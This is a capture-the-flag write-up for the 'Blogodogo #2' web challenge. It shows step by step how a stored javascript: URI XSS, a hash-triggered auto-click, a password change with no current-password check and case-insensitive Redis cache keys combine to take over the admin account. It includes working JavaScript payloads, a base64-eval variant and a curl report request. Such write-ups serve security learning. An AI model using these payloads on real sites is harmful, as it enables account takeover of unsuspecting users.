Introduction
Log in to the admin account and retrieve the flag.
Prerequisites
- Completed the challenge
Blogodogo #1 - The referral token
83d99a0ac225079db31b44a2e58b19f0to create an account.
Solution

Blogodogo #1 handed us a referral code, which lets us register an account, test:test.
The sources include a /bot directory that plays the admin: it opens whatever link it’s handed as an argument.
if (process.argv.length === 2) {
    console.error("No URL provided!");
    process.exit(1);
}

goto(process.argv[2]); // Go to the URL passed as a parameter
Grepping for where the bot gets launched turns up this route in routes.py, which fires it once the submitted URL passes a check:
@bp_routes.route("/post/report", methods=["POST"])
def report_post():
    url = request.form.get("url", "")

    if not re.match("^http://localhost:5000/.*", url):
        flash("URL not valid, please match: ^http://localhost:5000/.*", "warning")
        return redirect(url_for('bp_routes.index'))

    subprocess.run(["node", "/app/bot/bot.js", url])
    flash("Your request has been sent to an administrator!", "success")
    return redirect(url_for('bp_routes.index'))
Note: The
subprocess.run()function allows executing a command in the terminal, but in our case, there is no possibility of command injection. To make thesubprocess.run()call vulnerable, theshellargument would need to be set toTrue(by default, it isFalse).Example:
subprocess.run(["node", "/app/bot/bot.js", url], shell=True)
The URL has to match http://localhost:5000/... to reach the bot. This is almost certainly building toward an XSS.
Finding the XSS
We can hand the admin a link, but we still need a spot where we control JavaScript that runs in their session. Time to hunt for an injection point.
First lead: posts
First try was the article itself: JavaScript and HTML in the title, slug, and content. All special characters get escaped.
Posts are a dead end.
Second lead: usernames
Next, the username. Same story, special characters escaped.
Usernames are a dead end.
Third lead: user profile
Last lead, the profile page. It has a form to change username, password, website, and avatar.
The page’s source holds this script:
addEventListener('DOMContentLoaded', (event) => {
    let hash = window.location.hash;
    if (hash !== '') {
        let button = document.getElementById(hash.slice(1));
        button.click();
    }
});
This looks promising: the script reads the URL hash and clicks the element whose ID matches. So a URL like http://localhost:5000/profile#<id> auto-clicks an element on the page.
Two elements are clickable: the “Author’s website” link and the “Share your profile” button.

The author’s website link points at /profile# for now, and “Share your profile” just opens a pop-up.
The form lets us set a “Custom URL”. Set it to anything and the “Author’s website” link updates to match.

The naive attempt, "><script>alert();</script>, to break out of the attribute:
Except for parentheses, the special characters get escaped:
<a id="author-website" class="text-center" href=""><script>alert();</script>">Author's website</a>
But we don’t need to escape the attribute at all. A javascript:alert() URI stays inside href:

And JavaScript runs.
Combined with the hash-click script from earlier: send the bot /profile#author-website and it clicks the “Author’s website” link, firing our javascript: URI.
Next step, go after the admin’s cookie.
Stealing the Admin’s Cookie
The plan: a payload that reads the cookies and ships them to our server.
That went nowhere, document.cookie comes back empty. The reason is in config.py:
[...]
class TestConfig:
    DEBUG = True
    DEVELOPMENT = True

    BLOG_NAME = "Blogodogo"
    REFERRAL_CODE = getenv("REFERRAL_CODE")

    SECRET_KEY = token_hex()
    SESSION_COOKIE_HTTPONLY = True
    SESSION_COOKIE_SECURE = False

    SQLALCHEMY_DATABASE_URI = "sqlite:///:memory:"
    SQLALCHEMY_TRACK_MODIFICATIONS = False
SESSION_COOKIE_HTTPONLY is True, so the session cookie is off-limits to JavaScript.
Source: https://flask.palletsprojects.com/en/2.3.x/config/#SESSION_COOKIE_HTTPONLY
Cookie theft is out, so we need another route into the admin account.
Changing the Password
Back to the profile form, here’s the code behind it:
@bp_routes.route("/profile", methods=["GET", "POST"])
@login_required
def profile():
    form = EditProfileForm()
    if form.validate_on_submit():
        author = Authors.query.filter_by(id=current_user.id).first()

        _username = form.username.data
        _new_password = form.new_password.data
        _new_password_confirm = form.new_password_confirm.data
        _url = form.url.data
        _avatar = form.avatar.data

        if author.username != _username and Authors.query.filter_by(username=_username).first():
            flash("Username already exists.", "warning")
            return render_template("pages/profile.html", title="My profile", form=form)

        if _new_password and _new_password != _new_password_confirm:
            flash("The two passwords do not match", "warning")
            return render_template("pages/profile.html", title="My profile", form=form)

        author.username = _username
        author.password = _new_password
        if _url:
            author.url = _url
        if _avatar:
            author.avatar = _avatar

        db.session.add(author)
        db.session.commit()
        flash("Profile successfully edited.", "success")

        [...] # Rest of the cropped code for readability
Two checks run here:
- the new username isn’t already taken
- the two password fields match
But notice the current-password field from the web form is never checked server-side. So JavaScript running as the admin can walk them through a password change without knowing their old password.
Recall the admin opens links sent via /post/report, and /profile#author-website makes them click through to their own profile.
Note: We will see later in the write-up that it is possible to overwrite the admin’s custom URL value and thus make them execute our password change script.
So the password-change script needs four moves:
- set
usernametoadmin - set
new_passwordtocracked - set
new_password_confirmtocracked - click
Edit Profile
Which gives:
let username = document.getElementById('username');
let new_password = document.getElementById('new_password');
let new_password_confirm = document.getElementById('new_password_confirm');
let submit = document.getElementById('submit');

username.value = 'admin';
new_password.value = 'cracked';
new_password_confirm.value = 'cracked';
submit.click();
This script can be executed in a single line:
document.getElementById('username').value='admin';document.getElementById('new_password').value='cracked';document.getElementById('new_password_confirm').value='cracked';document.getElementById('submit').click();
Dropping it into our own Custom URL to test:
javascript:document.getElementById('username').value='admin';document.getElementById('new_password').value='cracked';document.getElementById('new_password_confirm').value='cracked';document.getElementById('submit').click();

The script runs, but it can’t rename us to admin, that username is taken.
Pointing it at my own test account instead, though, the password change goes through fine.
One odd thing, though: sometimes when I change my URL, it doesn’t update.
Injecting a Custom URL on the Admin’s Profile
To figure out why, here’s the rest of the /profile route in routes.py:
@bp_routes.route("/profile", methods=["GET", "POST"])
@login_required
def profile():
    form = EditProfileForm()

    [...] # Cropped code for readability

    key_name_url = "profile_" + current_user.username.lower() + "_url"
    key_name_username = "profile_" + current_user.username.lower() + "_username"

    cache_url, cache_username = redis_client.get(key_name_url), redis_client.get(key_name_username)
    if not cache_url or not cache_username:
        redis_client.set(key_name_username, current_user.username)
        redis_client.expire(key_name_username, 60)

        redis_client.set(key_name_url, current_user.url)
        redis_client.expire(key_name_url, 60)

    cache_url, cache_username = redis_client.get(key_name_url).decode(), redis_client.get(key_name_username).decode()
    return render_template("pages/profile.html", title="My profile", form=form,
        cache_url=cache_url, cache_username=cache_username)
This is the Redis caching logic.
Every visit to /profile caches the user’s username and custom url in Redis, and the cache key uses the lowercased username, not the raw one.
Walking through it for user tEST hitting their profile:
- Generating Redis keys
profile_test_urlprofile_test_username
- Retrieving cached values
- If the keys do not exist in the cache
- Caching the values
- Expiring the keys after 60 seconds
- Displaying the profile with the cached values
The key uses test, not tEST, because of the lowercasing.
That’s the bug: an account named ADMIN shares cache keys with admin. So I can poison the admin’s cached custom URL with my payload and have their next profile visit run it.
I registered ADMIN and dropped the earlier payload into its Custom URL:
javascript:document.getElementById('username').value='admin';document.getElementById('new_password').value='cracked';document.getElementById('new_password_confirm').value='cracked';document.getElementById('submit').click();

To avoid any quoting issues, I base64-encoded the payload:
javascript:eval(atob(/ZG9jdW1lbnQuZ2V0RWxlbWVudEJ5SWQoJ3VzZXJuYW1lJykudmFsdWU9J2FkbWluJztkb2N1bWVudC5nZXRFbGVtZW50QnlJZCgnbmV3X3Bhc3N3b3JkJykudmFsdWU9J2NyYWNrZWQnO2RvY3VtZW50LmdldEVsZW1lbnRCeUlkKCduZXdfcGFzc3dvcmRfY29uZmlybScpLnZhbHVlPSdjcmFja2VkJztkb2N1bWVudC5nZXRFbGVtZW50QnlJZCgnc3VibWl0JykuY2xpY2soKTs=/.source))
The cache picked up the payload, so admin now carries my custom URL.
Note: you can confirm the poisoning by registering yet another
adminvariant (any mix of uppercase) and visiting its profile. Its author-website link already shows the URL set on the other account.
Now reporting /profile#author-website to the admin changes their password to cracked:
curl -X POST -d "url=http://localhost:5000/profile#author-website" http://dyn-02.heroctf.fr:12077/post/report
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/">/</a>. If not, click the link.
The report goes through and the admin’s password is changed.
Important: send the report within 60 seconds of poisoning the cache. After that the key expires and the payload URL is gone.
We can now log in as admin / cracked:

Flag: Hero{very_n1ce_move_into_c4che}
Tips & Tricks
- Always refer to the documentation of the functions used in the source code when testing for an injection.
- Look into the source code of the pages.
- The
SESSION_COOKIE_HTTPONLYparameter allows restricting access to the session cookie in JavaScript on Flask. - When unable to access cookies during an XSS (Cross-Site Scripting) attack, find alternative ways to access the account, such as changing the administrator’s password.
- Verify how access controls are implemented on the pages.
- Check how caching is managed and its lifespan.